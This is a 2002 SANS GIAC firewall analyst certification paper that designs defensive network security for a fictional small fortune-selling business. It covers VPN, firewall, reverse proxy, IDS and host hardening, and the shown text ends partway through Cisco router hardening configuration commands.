Global Information Assurance Certification Paper

Fortunate Dragon (a.k.a. GIAC Enterprises)

GIAC Certified Firewall Analyst (GCFW) Practical Assignment Version 1.7
SANS Portland, Oregon 2002

By Robert Austin

Table of Contents

1. Background on The Fortunate Dragon (a.k.a. GIAC Enterprises)

The Fortunate Dragon (a.k.a. GIAC Enterprises) was founded in 2001 by Jonathan Wu. Jonathan had always collected fortune books on his trips to Hong Kong and the Far East and had a knack for writing his own. Fortune collecting was a hobby that allowed him an escape from his primary occupation as a web developer at a dot.com startup. Unfortunately his previous employer fell victim of the sagging dot.com economy and Jonathan became unemployed. His previous employer unable to meet payroll offered credit to employees to be used for purchasing company assets at auction. Jonathan decided at this time to take the hobby that he once enjoyed and turn it into a career. He purchased auctioned equipment took out a small business loan and went to work. His online company experienced tremendous growth annual proceeds have reached over $720,000 a year and currently has 8 employees. Hoping to continue this growth he has hired a couple sales representatives to travel to national gift shows and has started to deal with international clients having found a niche in Italy and Germany. These international partners take the fortunes and translate them to Italian and German. In an effort to expand his collection of fortune sayings he has also employed retired greeting card writers who supply him with periodic updates to his database.

Jonathan had the web development skills/fortune database to entice customers to purchase his product. He was however dealt some severe setbacks on this first e-business venture. He experienced down time as a result of virus outbreaks (Klez, Nimda). He has also had his website defaced with anti-American slogans. Jonathan asked us to step in and evaluate his security stance and improve it.

2. Access Requirements

It was important to establish the services that this network was providing and to whom. This was split up into 5 groups. Descriptions listed herein have been generalized as more specific rule sets and technologies will be discussed in the policy portion of this document.

- Customers- either consumers or companies purchasing bulk on-line fortunes

- Suppliers- these are the retired greeting card writers who supply updates to the fortune database to keep The Fortunate Dragons stock new and fresh.

- Partners- international companies that take the bulk fortunes and translate/resell the fortunes in foreign countries currently limited to Italy and Germany.

- Fortunate Dragon internal employees

- Fortunate Dragon external sales agents and Telecommuters

2.1.1 Customer access

Customers purchase the product via a SSL encrypted web page hosted at
Fortunate Dragon. The customer accesses Fortunate Dragon via
www.fortunatedragon.com URL. These incoming connections are passed
through the company's border router. Next the firewall accepts the packets and
sends the traffic to a Squid reverse proxy using Jeanne running on a hardened
Solaris 8 platform. This reverse proxy forwards requests to the actual web server
named Confucius. Jeanne, which runs on the Squid reverse proxy, will only
permit certain predefined URL's to be passed to the actual web server. This
greatly reduces the potential for exploit but does add additional administrative
overhead as website changes must be reflected in Jeanne as well. The firewall
only permits the Squid reverse proxy to communicate with the web server
directly.

2.1.2 Suppliers

The Fortunate Dragon employs retired greeting card writers to supply a fresh
stream of fortune product to the company. These fortunes are deposited on a
depot server at the Fortunate Dragon. A security agreement has been signed by
these suppliers indicating that the computers used to connect to Fortunate
Dragon have up to date Norton anti-virus protection, active Sygate Personal
Firewall software (currently provided free of charge by Nortel to Nortel VPN users

www.nortelnetworks.com/products/01/contivity/firewall/) and Nortel Extranet Access Client 4.60.

The supplier will connect to the Contivity 600 VPN switch located off of the Fortunate Dragon's border router. At this point the user is queried for a username/password. If authentication is successful the user is provided an IP address from a predefined "Supplier" address pool. The traffic is then piped to the router for further evaluation. The suppliers having been provided a Supplier IP address are limited by router ACL's to a Depot server located on External Service Network. The Depot server is a Sun-Sparc10 server running Solaris8. TCP-wrappers have been added to the interface to only permit users with "Supplier" VPN assigned addresses and one internal statically assigned Fortunate Dragon workstation. Further only ssh V2 is permitted and the users use scp (Secure Copy) to transfer the files to the Depot server. This ensures username/password pairs are not crossing the External Service Zone in clear text. These fortunes are to be deposited on the Depot server in PGP encrypted format. These files are encrypted and signed in PGP format. This enables Fortunate dragon to keep the data encrypted and verify that data contained within are from the correct party. The suppliers were provided a file prefix that they should use as a naming convention for their incoming data files and a file creation date appended to the end of the assigned prefix (i.e. R0c1n20021023) prefix is R0c1n date created October 23, 2002. This information is checked by a cron job running on this server. Every 15 minutes the server will check its user directories and compare the directories to their expected file prefixes. Any files not matching these prefixes are discarded. This should reduce the likelihood of unauthorized material remaining on the server should a Supplier VPN account and ssh account be compromised. Please note the logical traffic flow below.

These files are stored on the server for a maximum of 1 business day. No later than the next business day the Fortune Validator (GIAC internal employee) will scp the files to her desktop for decryption review, proof-reading and sorting based on category. This SCP traffic is initiated by the internal host and is permitted by the firewall rule base as such but only during business hours.

2.1.3 Partners

Partners of Fortunate Dragon provide translation services of bulk fortunes and the resale of these fortunes to international markets.   Currently these Partners are located in Cologne, Germany and Florence, Italy.   The Partner traffic flow is very similar to the Customer traffic flow diagram. Traffic originates from the Internet through the border router then filtered further by the firewall finally passed to the Squid/Jeanne reverse proxy server. The Partners however access a different web page. This web page requires username/password authentication encrypted in SSL. Once authenticated the Partners are provided a list of available downloads. They make a selection and are then informed that their fortune file will be arriving shortly by e-mail. Based upon the Partners pre-defined e-mail address, located as a profile on the web-server, the designated file will be PGP encrypted using the partners public key also stored in their profile and signed by Fortunate Dragons private key. The e-mail will then be sent to the pre-established e-mail address. While low-tech this offers a secure solution at minimal cost. Again by utilizing the Squid/Jeanne reverse proxy we are able to specifically limit the URL's available to the visitor on the web server. This traffic flow is detailed in the diagram below.

7

2.1.4 Internal Fortunate Dragon Employees

While there are currently only a handful of internal Fortunate Dragon employees it is important to define the services that will be permitted to the Internet. It was decided that http/https/smtp were the only permissible outbound services. These services are proxied and nat'd at the corporate service zone before being sent to the Internet. The fortune validator has an exception and is given access to the Depot server on the External Service Zone. This exception is only valid during business hours. Instant messaging services such as AOL/MSN/Yahoo are not permitted at this time.

2.1.5   Fortunate Dragon Teleworkers and Sales Agents

There are a couple of recently hired Sales Agents, which travel the country visiting gift shows and conferences. It is important that these employees have access to some company resources while away from the office. These resources include a corporate fileserver and e-mail. These teleworker and Sales Agents will utilize the Nortel Contivity VPN switch located off of the company's border router. After being authenticated at this switch they will be assigned an IP address range that is permitted through the router and firewall to access the internal services zone where the e-mail server and file server is located. To maximize security the only access granted is access to the fileserver/mail server.

Teleworkers / Remote
Sales Agents

Internet

Border Router

Nortel Contivity
600 VPN Switch

FileServer

Corp. Service
Zone Switch

Corp. Service
Zone Router

Corp. Firewall

External
Service Zone
Router

E-mail Server

2.2.1   Fortunate Dragon Network Architecture

Currently Fortunate Dragon is a small business with big dreams. It was
important to create a network that was scalable to meet increasing business and
budget requirements. Jonathan has requested that we stay with mainstream
commercial routers/switches/firewall/VPN solutions and is willing to invest in the
future. He has however provided us with the leeway to incorporate a limited
selection of open source solutions into the environment such as Squid (proxy and
reverse proxy), Jeanne, and Snort IDS. The following diagram is a top-level view
of the network at Fortunate Dragon (a.k.a. GIAC Enterprises). Descriptions of
components follow this topology diagram.

9

2.2.2 Routers and Switches

In Fortunate Dragon network architecture there are 3 routers illustrated. The Border router and External Service routers are Cisco 2621XM routers. These are modular routers that support 2 10/100 Fast Ethernet connections, 1 network module, and sport a couple WAN interface slots. This versatility makes the Cisco 2621 router a good choice in a growing environment.

The Border router connects to the Internet ISP through a frame relay T-1 connection. This connection terminates directly into the Cisco 2621XM through its integrated Wan Interface Card. Aside from the 2 Fast Ethernet ports there are no additional cards presently installed on this router.

The External Service Zone router is also a Cisco 2621XM router. This router has the 2 Fast Ethernet connections and utilizing its available network module slot an

10

integrated Etherswitch Module that which is able to support 16 10/100 connections. The network illustration above logically depicts this as a separate switch however the Etherswitch module will provide the LAN connectivity in the External Service Zone.

The last router at Fortunate dragon is actually a Supervisor III engine module on an existing Catalyst 4006 switch. This is depicted in the network topology as a logically separate router and 2 internal corporate switches. This Supervisor engine provides the Catalyst with Cisco IOS router functionality including routing and ACL's. Important benefits of this particular switch include the support of multiple cards allowing great port density and versatility. In addition the Supervisor III engine on this switch is able to support Private VLANs.

The final switch in the topology of Fortunate dragon is a venerable Cisco Catalyst 1924 switch. This switch supports 24 10/100 connections, VLANs, and port security. This switch is located in the service zone that is home to the Confusions web server and primary fortune database server. This switch is scheduled to be replaced with a Catalyst 2950 switch when funding is available, as the 1924 Catalyst switch has reached end-of-life per Cisco.

Cisco IOS versions are as follows;

Cisco IOS version 12.2 (2) XT3 for Cisco2621XM with the ESM.
http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122relnt/2600/rn2600xt.htm#xtocid29

Cisco IOS version 12.1(11b) EW for the Supervisor III engine on the Cisco Catalyst 4006 Switch
http://www.cisco.com/univercd/cc/td/doc/product/lan/cat4000/12_1_11/config/pvlans.htm#32923

You can verify the current IOS version by typing the following command on your Cisco Router or Switch.

Bdragon> show version

Cisco Internetwork Operating System Software
IOS (tm) 12.2 XT Software c2600-js-mz, Version 12.2(2) XT3, RELEASE SOFTWARE

2.2.3 VPN Services

We have selected the Nortel Contivity 600 VPN switch. This switch is able to support 50 concurrent VPN tunnels. This is far above the anticipated VPN volume. While VPN services can be handled by the firewall it was decided to offload the responsibility to a dedicated VPN switch. This VPN switch

11

incorporates a stateful firewall and packet filter. Specific details on the Nortel Contivity 600 switch are available at;

http://www.nortelnetworks.com/products/01/contivity/600/ .

For the client portion Nortel Extranet Access client version 4.60 was selected as it provides detailed session logging (logged locally to the client) and also provides a NAT traversal feature, a requirement in many home office situations. Currently there is not a method to validate the virus protection or active Sygate Personal firewall software however a new Nortel product Tunnel Guard is purported to query the client for software packages before establishing a Security association with the client. This will be evaluated and implemented at a later date. Nortel is currently offering the remote users (clients) free Sygate Personal Firewall SE software. Details available at;

http://www.nortelnetworks.com/products/01/contivity/firewall/

2.2.4 Firewall

Checkpoint NG FP-2 was selected for the corporate firewall. There is a single firewall in this environment running on hardened Solaris 8 utilizing a single quad card. This allows for multiple zones to be hosted off of the single firewall. We chose Checkpoint, as it has a large industry presence with good support and reliability. Key to this decision was the user-friendly policy GUI interface. Feature pack 3 has been recently released and will be tested prior to implementation in the environment when fully tested it will be rolled into production. The following sites provide detailed checklists and scripts for hardening a Solaris 8 installation.

http://www.spitzner.net/armoring.html
http://www.sun.com/software/security/blueprints/#toolkit
http://rr.sans.org/firewall/solaris_check.php
http://www.sans.org/top20/

2.2.5 Reverse Proxy

We have chosen to implement a Squid reverse proxy server with the Jeanne plug in the External Services Zone. This server will field all incoming http/https requests and parse its URL list passing accepted predefined URL file to the real web server located in the Services Zone. Since the real web server is a Microsoft IIS server it is important to enable the following command – DMS_IGN_CASE this forces Jeanne to ignore case since the Microsoft web server does not pay attention to character case. Jeanne will effectively mitigate a number of vulnerabilities that may exist on the web server including but not limited to Unicode/buffer overflow attacks. We have taken care to eliminate all

unnecessary services from the server. The reverse proxy is running Solaris 8 and has been hardened utilizing scripts obtained from the following websites.

http://www.spitzner.net/armoring.html
http://wwws.sun.com/software/security/blueprints/#toolkit
http://www.sans.org/top20/

Information on configuring Squid and a step-by-step installation guide of Jeanne are available at the following URL's.

http://www.squid-cache.org/
http://www.ists.dartmouth.edu/IRIA/projects/jeanne/howto.pdf

2.2.6 Depot Server

Suppliers post fortune updates to the Depot server in the External Services Zone. This server is another Solaris 8 system hardened utilizing the following scripts and tips obtained from these Internet sites.

http://www.spitzner.net/armoring.html
http://wwws.sun.com/software/security/blueprints/#toolkit
http://www.sans.org/top20/

SSH/SCP will be the only freely available service on this server

This server is further protected by utilizing TCP-wrappers that is configured to allow only the Supplier address pool (assigned to incoming supplier sessions by the Nortel Contivity Switch) and a single internal workstation. Source code for TCP wrappers and detailed instructions on its configuration is available on the following website.

http://www.kempston.net/solaris/tcpwrappers.html .

Since the suppliers for the most part utilize Windows machines it was necessary to include a SSH/SCP client, as this application isn't native to the OS. We have chosen WinSCP the Gui's similarity to the common Windows Explorer window and ease of configuration was paramount in this decision. This software is available at http://winscp.vse.cz/eng/ .

2.2.7 SMTP Mail Relay/NTP Server/DNS Server

Mail Service is provided by Sendmail version 8.12.6 with the smrsh patch installed. This mail server located in the External Service Zone is a relay for the Internal MS-Exchange2000 server in the Corporate network. DNS relay service is provided by djbdns. This DNS service is a smaller program highly optimized by D.J. Bernstein. There are some significant benefits of this particular DNS

13

service. D.J. Bernstein explains that tinydns only listens for UDP port 53 and doesn't listen for TCP queries, stating;

> " tinydns rejects zone-transfer requests, inverse queries, non-Internet-class queries, truncated packets and packets that contain anything other than a single query." http://www.tinydns.org/

This system has the most services available to the Internet and runs services that have traditionally been subject to recently discovered exploits. In an effort to mitigate this the Unix system is on a Solaris 8 utilizing the following tips and scripts to lock down non-essential services:

http://www.spitzner.net/armoring.html
http://wwws.sun.com/software/security/blueprints/#toolkit
http://www.sans.org/top20/

The NTP service on this box collects NTP data from 2 time sources. Access is permitted outbound restricted by the firewall.

2.2.8 Snort IDS

We have chosen to implement snort IDS as an early warning system. Snort IDS is an open source IDS solution available for Unix based OS's. It has received many favorable reviews. In the September 2002 issue of Microsoft Certified Professional Magazine Snort IDS was selected as a winner in an IDS "bakeoff".

" In our opinion, Sort stands out in the evaluation. It's a system embraced by many security professionals, and it comes with powerful interface additions and a large number of signatures that an be tailored to your requirements." Pg 40.

Snort IDS sensors are implemented in three locations. The External Service Zone, Service Zone, and Corporate Network.

External Service Zone
It was decided to span the main External Service Zone VLAN this will offer us the ability to screen traffic to/from the VPN switch, Reverse Proxy, and Internet traffic bound to these servers.

Service Zone
It was decided to span the uplink port that passes traffic between the firewall and the switch.

Corporate Network
It was decided to monitor the link from the firewall to the Corporate Network Router. To do this it was necessary to inject an unmanaged hub between the two devices. This will permit all traffic to/from the Corporate network to the

14

External Firewall to be monitored. While statistics indicate that the majority of attacks come from within, (disgruntled employees, etc) the current small size of the organization limits the likelihood of an inside attack.

All three sensors have 2 network cards one operates promiscuously without an IP. This is the NIC that is actively sampling network traffic. The second NIC is IP'd and provides the statistics and log data to an internal Network management station. Detailed configuration information and links to FAQ is available below.

Snort IDS and Sensor Installation link
http://www.linux-tip.net/workshop/ids-snort/ids-snort.htm

Snort FAQ's
http://www.snort.org/docs/faq.html#3.1

2.2.9 Internal Servers/Workstations

Previously the workstation/server equipment that was utilized at Fortunate Dragon was a mixture of Microsoft Windows 98/ ME /NT4.0/ 2000. We found a number of systems without up to date virus protection files and various level of Microsoft security patch updates.

We strongly recommended that the environment be standardized. This greatly reduces the monetary and administrative costs involved in keeping your environment up to date. Patches, Service Packs can be readily applied when necessary. This also facilitates application testing and disaster recovery as workstation computers are ghosted from a single tested image. We have standardized to Windows 2000 Professional for workstations and Windows 2000 Server on Service Pack 2 (the most current as of this writing).

Microsoft provides a number of security guides and scripts to ensure that systems are up to date. Microsoft Baseline Security Analyzer is such a tool. It scans Windows 2000 systems for missing patches, hot fixes and known vulnerabilities. This scan will be run monthly on all systems. These scans are then provided in a HTML report format detailing any deficiencies. This tool is available at;

http://www.microsoft.com/technet/security/tools/Tools/MBSAhome.asp?frame=true

To ensure notification of recently discovered vulnerabilities we subscribe to the Microsoft Security Notification Service. This will provide e-mail updates about recently discovered Microsoft vulnerabilities enabling us to patch the systems in a timely manner.

http://www.microsoft.com/technet/security/bulletin/notify.asp?frame=true

We also utilized another available Microsoft guide "Windows 2000 Professional Baseline Security Checklist" to further strengthen our Windows 2000 security. Some issues discussed in this document are strong administrative passwords, deleting unnecessary accounts, protecting the registry from anonymous access and much more. This checklist is available below.

http://www.microsoft.com/technet/security/tools/chklist/w2kprocl.asp?frame=true

Another good resource is the Sans / FBI top 20 list this is found at

http://www.sans.org/top20/

We insisted in a regular tape backup schedule of the application servers and database. These backup copies to be validated on a bi-weekly basis additional copies made and stored off-site. Emergency Repair disks and boot disks were updated and will be updated as server applications are modified or a minimum of 30 days rotation.

Updated virus protection is provided on the servers and workstations. We are currently using Norton Anti-virus Small Business Edition. Small Business Edition was chosen as it can update the virus definitions and engine without a reboot. This was an important consideration since a reboot means downtime and downtime results in lost revenue. In addition the internal MS-Exchange 2000 server utilizes Trend Micro Scanmail to scan all traffic to/from the e-mail server before passing such traffic to the client workstations. We also incorporate currently use ISA server with Trend Micro Interscan WebProtect to provide corporate proxy services.

Http://www.trendmicro.com/en/products/gateway/iswp-isa/evaluate/overview.htm

2.3 Router Security Policies

The first thing that we noticed when on-site was the lack of physical security. The network equipment routers/switches/servers were not secure and were within easy reach. Since these devices have available console ports that grant immediate access to core administrative functions it was imperative that the hardware be relocated to a secure location. In this case the hardware was located closer to the Telco point of presence (POP) in the locked storage room.

Like servers routers can host a myriad of services. A number of these services are on by default and can provide would be attackers additional information about the network or these services can be exploited. This is a small environment so many of these services are simply not needed nor desired.

Since different Cisco IOS versions have different services "on" by default I have listed the following services that will be terminated.

These following parameters in section 2.3.1 are common to all Fortunate Dragon router configurations. Section 2.3.2 is unique to the Fortunate Dragon Border router. Section 2.3.3 is unique to the External Service Zone Router. Section 2.3.4 is unique to the Corporate Service Router. General router/switch notes follow in Section 2.3.5

Please note to make any of these changes on the router you must first be in enable mode you'll notice the # sign at the system prompt indicating enable mode. Secondly, you must enter global configuration mode by typing configure terminal. Or config t for short as many Cisco IOS commands can be truncated.

2.3.1   Configuration and services that are common to all routers at Fortunate Dragon. Since this is a small network we are utilizing static routes on the routers.

```
!Add a name to the router for identification purposes for the External
!Service Zone it is Edragon, for Corporate Zone it is Cdragon.
!
hostname Bdragon
!
!This sets the enable password on the router (privileged) this command
!hashes the password using MD5.
!
enable secret 5 $2$xF6M$41X4BzVk5TWFDS1eL3pw20
!
!Use the following set of commands to set a 30 min idle timeout on the
!console connection and set a password for this connection as well as
!setting up the Console password.
!
line con 0
 exec-timeout 30 0
 password (password)
 login
 transport input none
!
!Use the following set of commands to disable access to the router from
!its aux connection.
!
line aux 0
 exec-timeout 0 1
 login local
 transport input none
 no exec
```

```
!
!Use the following set of commands to disable Virtual Terminal session
!access to the router.
!
!Please note 0 4 represents the range 0-4 or 5 vty's depending on the
!version of code you can have a greater amount of vty's available to verify how
!many your router has enter the command "show line vty 0 ?"  You cannot use a
!show command while in configuration mode.
!
line vty 0 4
 exec-timeout 0 1
 login local
 transport input none
 no exec
!
!Use the following command to disable little used router services.
!
no service udp-small-servers
no service tcp-small-servers
!
!
!Use the following command to disable the finger service.  A service that can
provide information as to who's logged into the device.
!
no service finger
!
!Use the following command to disable DNS resolution from the router
!
no ip domain-lookup
!
!Use the following command to prevent a directed broadcast on your !router
interfaces (note: this must be applied to each interface configuration).
!
no ip directed-broadcast
!
!Use the following command to disable source-routing.
!
no ip source-route
!
!Use the following command to disable the Cisco Discovery Protocol globally.
